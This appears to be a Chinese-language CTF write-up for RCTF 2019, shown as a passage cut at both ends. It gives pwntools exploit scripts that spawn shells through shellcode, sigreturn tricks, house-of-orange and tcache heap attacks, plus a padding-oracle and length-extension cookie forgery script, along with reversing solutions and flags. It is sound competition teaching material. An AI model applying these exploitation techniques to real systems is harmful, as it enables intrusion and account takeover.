        pop     rbx
        pop     rbp
        pop     r12
        pop     r13
        ret
.L29:
        call    find
        jmp     .L8
.L28:
        mov rsi, 0x6e65706f20646162
        push rsi
        push rsp
        pop rsi
        mov     edi, 1
        mov     edx, 9
        call    write
        add rsp, 8
        mov     edi, 1
        call    exit
main:
        mov rdi, 0x67616c662f2e
        push rdi
        push rsp
        pop rdi
        sub     rsp, 8
        call    find
        hlt
```

```
from pwn import *
context.update(os='linux', arch='amd64')

def exploit(host, port=20002):
        if host:
                p = remote(host, port)
        else:
                p = process('./shellcoder')
                # gdb.attach(p)
        p.sendafter(':', asm('''
                xchg rsi, rdi
                pushfq
                pop rdx
                syscall
        '''))
        sc = ''
        with open('./find.s', 'r') as fp:
                sc += fp.read()
        p.send('\x90'*0x10+asm(sc))
        flag = p.recvall(timeout=1).strip()
        success(flag)

if __name__ == '__main__':
```

```
        exploit(args['REMOTE'])
```

syscall_interface

首先，需要了解以下几个syscall的功能：

- personality
- brk
- sigreturn

在执行syscall之前，堆是没有初始化的。因此，我们可以利用 personality 系统调用，指定参数为 READ_IMPLIES_EXEC (0x0400000)，来使后续使用mmap申请可读的内存块时，就会使其可执行。同时可以通过 brk(0) 返回当前程序段的末尾地址，从而泄露堆地址。最后由于程序在使用stdout时使用了缓冲区，我们可以将shellcode放置在堆上，再利用 sigreturn 劫持执行流到堆上，从而执行我们的shellcode。

这里需要注意的是，printf的缓冲区大小与设备的块大小是相关的，从而导致堆的大小是不同的。如/dev/tty的块大小是512字节，而网络连接的一般是0x1000，从而导致远程的堆大小比本地调试时大了0x1000。

六星的师傅用了非预期解：使用sigreturn进行rop，把栈换到bss上改stdout劫持pc

```
from pwn import *
context.update(os='linux', arch='amd64')

def __syscall__(p, num, arg):
        p.sendlineafter('choice:', '0')
        p.sendlineafter('number:', str(num))
        p.sendlineafter('argument:', str(arg))

def __update__(p, user):
        p.sendlineafter('choice:', '1')
        p.sendafter('username:', user)

def exploit(host, port=20004):
        if host:
                p = remote(host, port)
        else:
                p = process('./syscall_interface')
                gdb.attach(p)
        syscall = lambda n,arg: __syscall__(p, n, arg)
        update = lambda usr: __update__(p, usr)

        # sys_personality : make the heap which is allocated later executable
        syscall(135, 0x0400000)
        # sys_brk : leak the end address of the heap
        syscall(12, 0)
        p.recvuntil('RET(')
```

```
        heap = int(p.recvuntil(')', drop=True), 16) - 0x22000
        log.info('[heap] '+hex(heap))

        # update username: place partial frame on the stack for rt_sigreturn
        sc = asm('''
                push 0x3b
                pop rax
                mov rbx, 0xFF978CD091969DD1
                neg rbx
                push rbx
                push rsp
                pop rdi
                cdq
                push rdx
                pop rsi
                syscall
        ''')
        partial_frame = [ # starts from rbp
                sc.rjust(0x28, '\x90'),
                heap+0x800,     # rsp
                heap+0x50,      # rip
                0,                      # eflags
                p16(0x33),      # cs
                p32(0), # gs, fs
                p16(0x2b),      # ss
        ]
        update(flat(partial_frame))

        # sys_restart_syscall : put shellcode on the heap when using printf("...
by @%s", ... , username)
        syscall(219, 0)
        # sys_rt_sigreturn : hijack rip points to shellcode on the heap
        syscall(15, 0)

        p.interactive()

if __name__ == '__main__':
        exploit(args['REMOTE'])
```

ManyNotes

在name处可以泄露libc，之后在线程中的 `house of orange` 利用

```
from pwn import *

def exploit(host, port=20003):
    if host:
        p = remote(host, port)
    else:
        p = process(['./ld-linux-x86-64.so.2', '--library-path', './',
'./many_notes'])
```

```
    # gdb.attach(p)

def new(size, padding, content=None):
    p.recvuntil('Choice: ')
    p.sendline('0')
    p.recvuntil('Size: ')
    p.sendline(str(size))
    p.recvuntil('Padding: ')
    p.sendline(str(padding))
    p.recvuntil('Input? (0/1): ')
    if content == None:
        p.sendline('0')
    else:
        p.sendline('1')
        p.recvuntil('Content: ')
        p.send(content)

p.recvuntil('Please input your name: \n')
p.send('A' * 0x18)
p.recvuntil('A' * 0x18)
libc.address = u64(p.recvn(6).ljust(8, '\x00')) - 0x6d6b2
info('libc @ '+hex(libc.address))

for i in range(7):
    new(0x2000, 0x400)
new(0x2000, 0x3e7)
new(0x1000, 0)
new(0x560, 0)
new(0x100, 0)

for i in range(7):
    new(0x2000, 0x400)
new(0x2000, 0x3e7)
new(0x1000, 0)
new(0xf40, 0)
new(0x100, 0)

for i in range(7):
    new(0x2000, 0x400)
new(0x2000, 0x3e7)
new(0x1000, 0)
new(0xf40, 0)
new(0x100, 0)

for i in range(7):
    new(0x2000, 0x400)
new(0x2000, 0x3e7)
new(0x1000, 0)
new(0xf40, 0)
new(0x100, 0)

for i in range(7):
    new(0x2000, 0x400)
new(0x2000, 0x3e7)
new(0x1000, 0)
```

```
    new(0xf40, 0)
    new(0x100, 0)

    for i in range(7):
        new(0x2000, 0x400)
    new(0x2000, 0x3e7)
    new(0x1000, 0)
    new(0xf40, 0)
    new(0x100, 0)

    for i in range(7):
        new(0x2000, 0x400)
    new(0x2000, 0x3e7)
    new(0x1000, 0)
    new(0xf40, 0)
    new(0x100, 0)

    for i in range(7):
        new(0x2000, 0x400)
    new(0x2000, 0x3e7)
    new(0x1000, 0)
    new(0x8e0, 0)
    new(0x1000, 0)

    p.recvuntil('Choice: ')
    p.sendline('0')
    p.recvuntil('Size: ')
    p.sendline(str(0x200))
    p.recvuntil('Padding: ')
    p.sendline(str(0))
    p.recvuntil('Input? (0/1): ')
    p.sendline('1')
    p.recvuntil('Content: ')
    payload = 'B' * 0x1ff
    p.send(payload)


    binsh = next(libc.search('/bin/sh')) + 5

    fake_chunk = p64(0) + p64(0x61)
    fake_chunk += p64(0xddaa) + p64(libc.symbols['_IO_list_all']-0x10)
    fake_chunk += p64(0xffffffffffffff) + p64(0x2) + p64(0)*2 + p64((binsh-
0x64)/2)
    fake_chunk = fake_chunk.ljust(0xa0,'\x00')
    fake_chunk += p64(libc.symbols['system']+0x428)
    fake_chunk = fake_chunk.ljust(0xc0,'\x00')
    fake_chunk += p64(1)
    fake_chunk += p64(0)
    fake_chunk += p64(0)
    fake_chunk += p64(libc.address + 0x3A74E0) # __libc_IO_vtable
    fake_chunk += p64(libc.symbols['system'])
    fake_chunk += p64(2)
    fake_chunk += p64(3)

    payload = 'B' + fake_chunk
```

```
    p.send(payload)

    p.recvuntil('Choice: ')
    p.sendline('0')
    p.recvuntil('Size: ')
    p.sendline(str(0x100))
    p.interactive()

if __name__ == '__main__':
    libc = ELF('./libc.so.6', checksec='False')
    exploit(args['REMOTE'])
```

chat

sync里面存在漏洞。
modify可以控制到current_user，导致任意free。
login的时候进行构造。
使用tcache attack分配修改user_head等信息。
进行泄露，修改free got进行shell。

```
from pwn import *
context(arch = 'amd64', os = 'linux', endian = 'little')
context.log_level = 'debug'

def sendcmd(cmd, recv = True):
    p.send(cmd)
    if recv:

p.recvuntil('================================================================\n')

def login(name):
    p.recvuntil('name: ')
    p.sendline(name)
    p.recvuntil('help\n========================================')


p = process('./chat', env = {'LD_PRELOAD' : './libc-2.27.so'})

system_offest = 0x4f440
login('\xff' * 8 + p64(0xfffffffffffffff8)*3 + p64(0x603140 + 0x28 - 8 + 0x10) +
p64(0x401))
sendcmd('enter ' + 'b' * 0x20)
sendcmd('modify hacker')
sendcmd('\n')
payload = 'modify hacker'.ljust(0x20, '\x00')
payload += p64(0) + p64(0xfffffffffffffff8)*3+ p64(0x603140 + 0x28 - 8 + 0x10) +
p64(0x20)
payload = payload.ljust(0xd0, '\x00')
payload += p64(0x603140 + 0x28 - 8 + 0x10 + 0x20)
sendcmd(payload)
sendcmd(payload)
```

```
sendcmd(payload)
sendcmd(p64(0x603100 - 8))
sendcmd('\n')
pause()
payload = p64(0) * 2
payload += p64(0x6031e8) # cur_room
payload += p64(0x603140) # mmap_addr
payload += p64(0)
payload += p64(0x6031a0) # room_head
payload += p64(0) * 3
payload += p64(0x18) # mmap user head
payload += p64(0x18 * 2) # mmap msg head
payload += p64(0x18 * 2) # mmap room head
payload += p64(0) + p64(0x1000000000000000 + 0x603018 - 0x603140) + p64(0)
payload += p64(0) * 4
payload += p64(0) + p64(0x401)
payload += p64(0) * 4
payload += p64(0) + p64(0xfffffffffffffff8)*3 + p64(0x603198 + 8)
payload = payload.ljust(0x148, '\x00')
payload += p64(0x0603100 - 8 + 25 * 8)
sendcmd(payload, False)
p.recvuntil('history============================\n')
libc_addr = u64(p.recvuntil(':')[ : -1].ljust(8, '\x00')) - 0x97950
log.info('libc addr is : ' + hex(libc_addr))
p.recvuntil('============================================================\n')
pause()
payload = 'hack hack'.ljust(0x20, '\x00')
payload += p64(0) + p64(0xfffffffffffffff8) + p64(0) + p64(0) + p64(0x603198 +
8)
payload += p64(0)*4
payload += p64(0x41)
payload += p64(0) + p64(0) + p64(0x603198 + 8) + p64(0) * 3
payload.ljust(0xa0, '\x00')
payload += p64(0x0603100 - 8 + 25 * 8)
payload += p64(0)
payload += p64(0x0603100 - 8 + 35 * 8)
sendcmd(payload)
pause()
payload = p64(0x603010).ljust(0x20, '\x00')
payload += p64(0) + p64(0xfffffffffffffff8) + p64(0) + p64(0) + p64(0x603198 +
8)
payload += p64(0)*4
payload += p64(0x41)
payload += p64(0) + p64(0) + p64(0x603198 + 8) + p64(0) * 3
payload.ljust(0xa0, '\x00')
payload += p64(0x0603100 - 8 + 25 * 8)
payload += p64(0)*2
sendcmd(payload)
sendcmd('\n')
sendcmd('/bin/sh ' + p64(libc_addr + system_offest), False)

p.interactive()
```

Re

babyre1

- 出题思路
  - 输入16个字符的flag数据，检查flag有效性，flag字符要求为16进制数。
  - 用程序内置全局变量key（"青青子衿悠悠我心"）对输入数据进行xxtea算法解密。
  - 对解密数据计算crc16校验和确认解密数据正确性。
  - 对解密数据用0x17进行循环异或得到输出信息“Bingo!”。
  - 由于出题忽略了crc16的爆破问题, 后面加上了md5(flag), 使flag值唯一
- 解题思路
  - 由于“Bingo!”是由解密数据A与0x17循环异或得到，因此对数据A进行加密即可得到flag。
  - 将“Bingo!”与0x17进行循环异或，得到数据A。
  - 寻找加密算法和加密密钥，对数据A进行加密，得到数据B。xxtea加密算法的寻找定位，程序故意给出了字符串信息提示,可以定位加密算法位置, xxtea加密密钥可通过解密函数获取.

babyre2

流程

1. 入8--16个字符的账号account。
2. 对“Congratulations!”与0xbb进行循环异或得到数据A。
3. 用account作为xxtea算法的密钥对数据A进行加密得到密文B。
4. 输入8-16个字符的纯数字密码password。
5. 读取输入，输入长度需大于46个字节。
6. 对password的每个字符按照下述算法S操作，得到数据G。
7. 算法S：每个字符转换为10进制数据C，将C的个位数和十位数相加得到D，再用C减去D得到E。读取上一步的输入偏移量为E的数据得到F。
8. password的所有字符对应的F得到得到G。
9. 对数据G用0xCC进行循环异或得到数据H。
10. 用数据H作为xxtea算法的密钥对密文数据B进行解密得到数据A。
11. 用数据A与0xbb进行循环异或得到“Congratulations!”并输出。
    字符串输出经过异或简单处理了下，没什么干扰

解题思路

按照算法要去构造出account、password和输入data，使得password经过算法S得到的数据G与0xCC循环异或后等于account即可。
而算法S的特点是，任何一个两位数进行算法S的结果都是9的倍数。所以结合算法S的特点，可输入一个8-16个相同字符的account，比如 `aaaaaaaa` 。 `aaaaaaaa` 与 `0xCC` 循环异或得到 `{0xad, 0xad, 0xad, 0xad, 0xad, 0xad, 0xad, 0xad}` 。
输入与account相同个数的password，且字符也相同，如 `22222222` ，'2'转换为10进制数位50，按照算法S进行计算得到的数为(50-(5+0))=45。
于是输入的data，设置偏移45位置的值为'\xad'即可

这题也存在多解，只要构造成功即可

```
from pwn import *
#p = process("./babyre2")
#p = remote("127.0.0.1",1339)
p = remote('139.180.215.222', 20000)
p.recvuntil("Please input the account:")
p.send("aaaaaaaa")
p.recvuntil("password:")
p.send("11111111")
payload = "ad"*0x30
p.recvuntil("data:")
p.send(payload)
p.interactive()
```

asm

- 这个题的关键在于你能找到反编译器, 然后搭建好环境, 之后就是看汇编逻辑
- 这里提供一个riscv反编译程序 https://github.com/riscv/riscv-gnu-toolchain
- 安装后可以用objdump看汇编的逻辑, 逻辑就是输入flag然后encode 最后比较
- 根据flag的格式"RCTF{}"或者"rctf{}", 可以得到flag

```
data =
[0x11,0x76,0xd0,0x1e,0x99,0xb6,0x2c,0x91,0x12,0x45,0xfb,0x2a,0x97,0xc6,0x63,0xb8
,0x14,0x7c,0xe1,0x1e,0x83,0xe6,0x45,0xa0,0x19,0x63,0xdd,0x32,0xa4,0xdf,0x71,0x00
]

flag = ""
a = ord('R')
data_len = len(data)
for i in range(data_len):
    flag += chr(a)
    a = a ^ data[i] ^ ((i * 97) % 256)
print flag
```

crack

设计思路

题目主要分为两部分验证，第一部分为动态规划求最大和值问题，第二部分是隐藏在png图片alpha通道里的一个VM shellcode，都通过验证后图片显示真正的key

1、动态规划求最大和值问题：给一个事先计算好的初始值（最大和值），图片像素经过组织设计后输入路径有且仅有一条最大和路径，每次根据输入选取"随机"像素点数据去做减法，最后要减到0才能通过第一层验证，所以第一层输入的key应该是一个路径，比较长（512位0或1）；同时，根据输入的路径取出隐藏在背景png图片里的数据，组成一个shellcode进入第二层验证

2、VM shellcode：自定义一套简单的虚拟机指令集，shellcode的功能就是输入一个预先编译好的虚拟机程序字节码（0和1组成的串，功能即验证第二层key），和第二层输入，然后执行虚拟机字节码验证第二层输入（注：shellcode即虚拟机函数，函数参数包含虚拟化的后的字节码和第二层输入）

其中 max_sum = 0x00000100758e540f

虚拟机流程

```
int num_magic = 0;
int i = 0;
while (p_input_after[i] != '\x00')
{
        int bit = p_input_after[i] - 0x30;
        num_magic += (bit << i);
        i++;
}

其中num_magic 要等与 999999/7
```

第一步的key为

000000000101010000000000111100111111110100111100101001000101010010011101100111101
011111111111111111001110111011011000000101110111001111100100011000000000000011000111
1110100000000000110111011101010101111100010111000000110001110011100000000000000000
000000011001000010000000000000000100000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000011100011111110000100111000
00000000000000000000000000001000000000000000000100000110000000000000001010000
00000100000001000000000000000000001000000000000000000000000001001000000111010001

输入第一部分的key和第二部分的input一起输入，即可成功

SourceGuardian

https://github.com/zsxsoft/my-ctf-challenges/tree/master/rctf2019/sourceguardian

非预期

花钱使你变强（r3kapig

预期

通过魔改VLD就可以直接拿到对应的OPCode，请阅读：从Zend虚拟机分析PHP加密扩展。

转成PHP后发现是个XXTEA+Xor，写个脚本处理就是。 `RCTF{h0w_d1d_you_crack_sg11?}`

```
function mx($sum, $y, $z, $p, $e, $k) {
    return ((($z >> 5 & 0x07ffffff) ^ $y << 2) + (($y >> 3 & 0x1fffffff) ^ $z <<
4)) ^ (($sum ^ $y) + ($k[$p & 3 ^ $e] ^ $z));
}

$v = [1029560848, 2323109303, 4208702724, 3423862500, 3597800709, 2222997091,
```

```
4137082249, 2050017171, 4045896598];
$k = [1752186684, 1600069744, 1953259880, 1836016479];
for ($i = 0; $i < count($v); $i++) {
    $v[$i] = $v[$i] ^ $k[$i % 4];
}
$n = count($v) - 1;
$y = $v[0];
$q = floor(6 + 52 / ($n + 1));
$sum = ($q * 0x9E3779B9) & 0xffffffff;
while ($sum != 0) {
    $e = $sum >> 2 & 3;
    for ($p = $n; $p > 0; $p--) {
        $z = $v[$p - 1];
        $y = $v[$p] = ($v[$p] - mx($sum, $y, $z, $p, $e, $k)) & 0xffffffff;
    }
    $z = $v[$n];
    $y = $v[0] = ($v[0] - mx($sum, $y, $z, $p, $e, $k)) & 0xffffffff;
    $sum = ($sum - 0x9E3779B9) & 0xffffffff;
}
$len = $n + 1;
$n = $v[$n];
$s = array();
for ($i = 0; $i < $len; $i++) {
    echo pack("V", $v[$i]);
}
```

Dont Eat Me

程序流程是先输入flag,然后转换，"ab"变成'\xab'，所以输入应该为0-9a-z，然后对输入进行blowfish解密得到代表路径的字符串，然后走迷宫，迷宫有3条路，最短的一条为正确的，这里可以得知flag长度为32，走到终点成功，输入即为flag

解题时先根据字符串定位到main函数，然后逆着来求解，先找到迷宫

```
a68 = qword_404244;
v94 = _byteswap_ushort(qword_404244);
v95 = _byteswap_ushort(WORD1(a68));
v96 = _byteswap_ushort(WORD2(qword_404244));
v97 = _byteswap_ushort(HIWORD(qword_404244));
v98 = &unk_40501A;
do
{
  *(v98 - 1) ^= v94;
  *v98 ^= v95;
  v98[1] ^= v96;
  v98[2] ^= v97;
  v98 += 4;
}
while ( (signed int)v98 < (signed int)&unk_40503A );
v99 = dword_4053A8;
v100 = (unsigned __int16 *)&unk_405018;
do
{
  v101 = *v100;
  v102 = 15;
  do
  {
    v103 = (v101 & (1 << v102)) >> v102;
    --v102;
    *v99 = v103;
    ++v99;
  }
  while ( v102 > -1 );
  ++v100;
}
while ( (signed int)v100 < (signed int)&unk_405038 );
```

这里是迷宫的生成算法，把0x451018的数据扣出来

```
DWORD M[16][16];
WORD maze[16] =
{
        0xbb90,0xee4b,0xfade,0xcbf2,
        0xf868,0xd383,0xf896,0xc87a,
        0xfbd8,0xd1c3,0xc556,0x8fba,
        0xbc68,0x918b,0xba9e,0x8bb2
};
BYTE xor_value[] = "DontEatM";

for (int i = 0; i < 4; i++) {
        for (int j = 0; j < 4; j++) {
                m[i * 4 + j] ^= ((xor_value[j * 2] << 8) | xor_value[j * 2 +
1]);
        }
}
```

```
for (int i = 0; i < 16; i++)
{
        for (int j = 0; j < 16; j++)
        {
                M[i][j] = (m[i] & (1 << (15 - j))) >> (15 - j);
        }
}
for(int i = 0;i < 16;i++){
        for(int j = 0;j < 16;j++){
                printf(" %d",Maze[i][j]);
        }
        puts("");
}
```

生成的迷宫为

```
1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1
1 0 0 0 0 0 0 0 0 0 1 1 1 1 1 1
1 0 1 1 1 1 1 1 1 0 1 1 1 1 1 1
1 0 1 1 1 1 1 1 1 0 1 1 1 1 1 1
1 0 1 1 1 1 0 0 0 0 0 0 0 1 1 1
1 0 1 1 1 1 0 1 1 1 1 1 0 1 1 1
1 0 1 1 1 1 0 1 1 1 1 1 0 1 1 1
1 0 1 1 1 1 0 0 0 0 1 1 0 1 1 1
1 0 1 1 1 1 1 1 1 1 0 1 1 0 1 1 1
1 0 1 1 1 1 1 1 1 1 0 1 1 0 1 1 1
1 0 0 0 0 0 0 0 0 0 0 1 1 0 1 1 1
1 1 1 1 1 0 1 1 1 1 1 1 1 0 1 1 1
1 1 1 1 1 0 0 0 0 0 0 0 0 0 1 1 1
1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1
1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1
1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1
```

在根据这个，得知初始下标为（10，5），终点为（4，9），步数要小于17步

```
v105 = 10;
v106 = 0;
v107 = 5;
if ( *v93 )
{
  v108 = 160;
  while ( '\x01' )
  {
    switch ( v104 )
    {
      case 'a':
        --v107;
        break;
      case 'd':
        ++v107;
        break;
      case 's':
        ++v105;
        v108 += 16;
        break;
      case 'w':
        --v105;
        v108 -= 16;
        break;
      default:
        break;
    }
    if ( dword_4053A8[v108 + v107] == 1 )
      break;
    v104 = v93[v106++ + 1];
    if ( !v104 )
    {
      if ( v105 == 4 && v107 == 9 && v106 < 17 )
      {
```

所以代表路径的字符串应该为 "ddddwwwaaawwwddd"

然后寻找blowfish算法的key

```
byte_4057A8[0] = 0;
a68 = qword_404230;
word_4057A9 = qword_404230 ^ *(_WORD *)((char *)&a68 + 1);
word_4057AB = *(_WORD *)((char *)&a68 + 1) ^ *(_WORD *)((char *)&a68 + 3);
word_4057AD = WORD1(a68) ^ *(_WORD *)((char *)&a68 + 5);
byte_4057AF = BYTE3(a68) ^ HIBYTE(qword_404230);
```

byte_4057A8为key

```
BYTE word[16] = "fishFISH";
for (int i = 0; i < 8; i++)
{
        key[i] = word[i] ^ word[i / 2];
}
```

最后BlowFish_Encrypt("ddddwwwaaawwwddd",key)即可
程序只有一个简单的反调试，nop掉后可以用调试器dump下内存，可以直接看见生成后的key和迷宫

Crypt

baby_crypto

CBC Padding Oracle + 哈希长度拓展攻击

```
#!/usr/bin/env python
# CBC padding attacks + Length extension attacks

from cryptography.hazmat.primitives import padding
from pwn import *
import hashpumpy

server = "111.231.100.117", 20000

block_size = 16
salt_len = 16
username = "admin"
password = "admin"
ori_cookie = b"admin:0;username:%s;password:%s" %(username, password)
extra_data = ";admin:1"

def pad(s):
        padder = padding.PKCS7(block_size*8).padder()
        return padder.update(s) + padder.finalize()

# io = process("./bin/crypto.py")
io = remote(*server)
io.readuntil("Input username:\n")
io.writeline(username)
io.readuntil("Input password:\n")
io.writeline(password)
io.readuntil("Your cookie:\n")
ori_hash = io.readline().strip()[-40:]

new_hash, new_cookie = hashpumpy.hashpump(ori_hash, ori_cookie, extra_data,
salt_len)
target_padded = pad(new_cookie)

def is_valid_pad(iv, cipher):
        io.readuntil("Input your cookie:\n")
        data = enhex(str(iv)) + enhex(str(cipher)) + new_hash
        io.writeline(data)
        data = io.readline()
        return "Invalid padding" not in data
```

```
def gen_iv(cipher, target):
        assert(len(cipher)==block_size)
        assert(len(target)==block_size)
        iv = bytearray(block_size)
        mid = bytearray(block_size)
        for i in range(1, block_size+1):
                print(i)
                for j in range(1, i):
                        iv[-j] = mid[-j] ^ i
                for j in range(256):
                        iv[-i] = j
                        if is_valid_pad(iv, cipher):
                                mid[-i] = iv[-i] ^ i
                                break
                        if j==255:
                                exit()
        return xor(mid, target)

data = bytearray(16)
result = enhex(str(data))

for i in range(len(target_padded)//block_size-1, -1, -1):
        iv = gen_iv(data, target_padded[i*block_size: (i+1)*block_size])
        result = enhex(iv) + result
        data = bytearray(iv)

io.readuntil("Input your cookie:\n")
data = result + new_hash
io.writeline(data)
io.interactive()
```

baby_aes

读源码, 根据加密写出解密过程.

```
#!/usr/bin/env python

from cryptography.hazmat.backends import default_backend
from cryptography.hazmat.primitives import padding
from cryptography.hazmat.primitives.ciphers import Cipher, algorithms, modes
from pwn import *
import copy
import struct

server = "192.168.234.129", 8888

rcon = [ 0x01, 0x02, 0x04, 0x08, 0x10, 0x20, 0x40, 0x80, 0x1b, 0x36, 0x6c, 0xd8,
0xab, 0x4d, 0x9a, 0x2f, 0x5e, 0xbc, 0x63, 0xc6, 0x97, 0x35, 0x6a, 0xd4, 0xb3,
0x7d, 0xfa, 0xef, 0xc5, 0x91 ]

S = [0x93 ,0x43 ,0x5D ,0x6E ,0x9E ,0xE6 ,0x02 ,0x3D ,0x48 ,0x65 ,0x9C ,0x39
```

```
,0xEA ,0x1C ,0x5F ,0x01 ,0x26 ,0x9F ,0x2B ,0xEC ,0x6D ,0xB5 ,0x8D ,0x84 ,0x7F
,0xF1 ,0xC5 ,0x82 ,0x4B ,0x00 ,0x55 ,0xE3 ,0xC2 ,0xB2 ,0x63 ,0x8F ,0x41 ,0xA3
,0x2F ,0x4D ,0x92 ,0x08 ,0x8B ,0x4F ,0x09 ,0x36 ,0xFC ,0x16 ,0x33 ,0x78 ,0x7B
,0x76 ,0x35 ,0x13 ,0x73 ,0x6B ,0x05 ,0xC3 ,0x2A ,0x7E ,0xEF ,0x37 ,0x22 ,0x4E
,0xED ,0xBA ,0x3A ,0x74 ,0xCC ,0xB1 ,0x2D ,0x59 ,0x10 ,0x23 ,0xA0 ,0x7D ,0xDA
,0x0F ,0x3F ,0x3E ,0xE9 ,0x4C ,0xD4 ,0x11 ,0x66 ,0xA1 ,0x90 ,0x28 ,0xFA ,0xC4
,0xD5 ,0xDF ,0x60 ,0x18 ,0x32 ,0x68 ,0xF7 ,0x24 ,0x94 ,0x0B ,0xF9 ,0xF6 ,0x95
,0xB9 ,0xCF ,0x9A ,0x29 ,0x25 ,0x31 ,0x7C ,0x64 ,0xCB ,0x5A ,0x0C ,0x77 ,0x71
,0x12 ,0x30 ,0xCE ,0x86 ,0xA4 ,0x42 ,0x72 ,0x5E ,0xCA ,0xFB ,0x19 ,0x6A ,0x27
,0xF0 ,0x8C ,0xF3 ,0x5B ,0xB8 ,0x45 ,0x56 ,0x50 ,0x61 ,0xBF ,0xC7 ,0xDC ,0xD7
,0x67 ,0x75 ,0xB0 ,0x54 ,0xE2 ,0x15 ,0x57 ,0x1D ,0xBC ,0x1E ,0x2C ,0x80 ,0xF5
,0x91 ,0xF4 ,0x2E ,0xC9 ,0xEE ,0xFD ,0xBB ,0xD3 ,0x44 ,0x34 ,0xE0 ,0xE8 ,0x07
,0x5C ,0xB6 ,0x06 ,0x0D ,0x6F ,0xDB ,0xBD ,0xFF ,0xAB ,0x9D ,0x20 ,0xA8 ,0x88
,0x6C ,0xC8 ,0xBE ,0xE5 ,0xA5 ,0x14 ,0xD0 ,0x8A ,0x1B ,0x9B ,0x40 ,0x81 ,0xE1
,0x1A ,0xD1 ,0x89 ,0xD8 ,0xB4 ,0xFE ,0xC0 ,0xEB ,0x1F ,0x79 ,0x62 ,0xE7 ,0x98
,0xAA ,0xF8 ,0x87 ,0x51 ,0xD6 ,0x70 ,0x58 ,0xA6 ,0x96 ,0x83 ,0xA9 ,0x85 ,0x8E
,0x99 ,0xA2 ,0x21 ,0x17 ,0x38 ,0xAD ,0x0E ,0x53 ,0x46 ,0xB3 ,0x49 ,0x69 ,0x52
,0xD2 ,0x4A ,0xC1 ,0xB7 ,0xD9 ,0xC6 ,0x03 ,0xF2 ,0xA7 ,0xE4 ,0xAE ,0xAC ,0x04
,0xDD ,0x3B ,0x47 ,0x3C ,0x0A ,0x97 ,0xAF ,0xDE ,0x7A ,0xCD ,]

Si = [0x1D ,0x0F ,0x06 ,0xEF ,0xF5 ,0x38 ,0xAA ,0xA7 ,0x29 ,0x2C ,0xFA ,0x63
,0x71 ,0xAB ,0xE2 ,0x4D ,0x48 ,0x53 ,0x74 ,0x35 ,0xBA ,0x93 ,0x2F ,0xDF ,0x5D
,0x7E ,0xC2 ,0xBD ,0x0D ,0x95 ,0x97 ,0xCA ,0xB2 ,0xDE ,0x3E ,0x49 ,0x61 ,0x6B
,0x10 ,0x80 ,0x57 ,0x6A ,0x3A ,0x12 ,0x98 ,0x46 ,0x9D ,0x26 ,0x75 ,0x6C ,0x5E
,0x30 ,0xA4 ,0x34 ,0x2D ,0x3D ,0xE0 ,0x0B ,0x42 ,0xF7 ,0xF9 ,0x07 ,0x4F ,0x4E
,0xBF ,0x24 ,0x79 ,0x01 ,0xA3 ,0x86 ,0xE4 ,0xF8 ,0x08 ,0xE6 ,0xEA ,0x1C ,0x51
,0x27 ,0x3F ,0x2B ,0x88 ,0xD2 ,0xE8 ,0xE3 ,0x91 ,0x1E ,0x87 ,0x94 ,0xD5 ,0x47
,0x70 ,0x84 ,0xA8 ,0x02 ,0x7B ,0x0E ,0x5C ,0x89 ,0xCC ,0x22 ,0x6E ,0x09 ,0x54
,0x8E ,0x5F ,0xE7 ,0x7F ,0x37 ,0xB5 ,0x14 ,0x03 ,0xAC ,0xD4 ,0x73 ,0x7A ,0x36
,0x43 ,0x8F ,0x33 ,0x72 ,0x31 ,0xCB ,0xFE ,0x32 ,0x6D ,0x4B ,0x3B ,0x18 ,0x99
,0xC0 ,0x1B ,0xD8 ,0x17 ,0xDA ,0x77 ,0xD1 ,0xB4 ,0xC4 ,0xBC ,0x2A ,0x82 ,0x16
,0xDB ,0x23 ,0x56 ,0x9B ,0x28 ,0x00 ,0x62 ,0x66 ,0xD7 ,0xFB ,0xCE ,0xDC ,0x69
,0xBE ,0x0A ,0xB1 ,0x04 ,0x11 ,0x4A ,0x55 ,0xDD ,0x25 ,0x78 ,0xB9 ,0xD6 ,0xF1
,0xB3 ,0xD9 ,0xCF ,0xB0 ,0xF4 ,0xE1 ,0xF3 ,0xFC ,0x90 ,0x45 ,0x21 ,0xE5 ,0xC6
,0x15 ,0xA9 ,0xEC ,0x85 ,0x67 ,0x41 ,0xA1 ,0x96 ,0xAE ,0xB7 ,0x8A ,0xC8 ,0xEB
,0x20 ,0x39 ,0x59 ,0x1A ,0xEE ,0x8B ,0xB6 ,0x9E ,0x7C ,0x6F ,0x44 ,0xFF ,0x76
,0x68 ,0xBB ,0xC3 ,0xE9 ,0xA2 ,0x52 ,0x5A ,0xD3 ,0x8D ,0xC5 ,0xED ,0x4C ,0xAD
,0x8C ,0xF6 ,0xFD ,0x5B ,0xA5 ,0xC1 ,0x92 ,0x1F ,0xF2 ,0xB8 ,0x05 ,0xCD ,0xA6
,0x50 ,0x0C ,0xC9 ,0x13 ,0x40 ,0x9F ,0x3C ,0x81 ,0x19 ,0xF0 ,0x83 ,0x9C ,0x9A
,0x65 ,0x60 ,0xD0 ,0x64 ,0x58 ,0x7D ,0x2E ,0xA0 ,0xC7 ,0xAF ,]

T5 = [0x87C7A0EB ,0x13400254 ,0x598E5386 ,0x9BD1B157 ,0xD3A5D7F2 ,0x22EF6A46
,0xD9C13C42 ,0xFDFB0F9D ,0x172F6CBA ,0xEFE69B7F ,0xC0E5D5A6 ,0x467FE3FB
,0xD2F84144 ,0x4FFCA98A ,0xBFEB8288 ,0x9EE3490F ,0x662ABECA ,0xB8634DA7
,0x2A31B681 ,0x06D55999 ,0x7A3CAF76 ,0x6D13C3CC ,0x4EA13F3C ,0x65CD1F0B
,0x3D1EDA3B ,0xC1B84310 ,0xE20ABFE0 ,0xB58F6938 ,0x243A33DF ,0x349D904A
,0x03E7A1C1 ,0x3EF97BFA ,0xA6CF6B6C ,0xF3F08AC3 ,0x7B6139C0 ,0xF0172B02
,0x7105D270 ,0x9A8C27E1 ,0xA3FD9334 ,0x6FA9F4BB ,0xD6972FAA ,0x0CB1B229
,0x15955BCD ,0x9487A2BF ,0x10A7A395 ,0xE3572956 ,0xE86E5450 ,0x046F6EEE
,0xBC0C2349 ,0x553FE1AF ,0x9C597E78 ,0xFE1CAE5C ,0x5CBCABDE ,0x90E8CC51
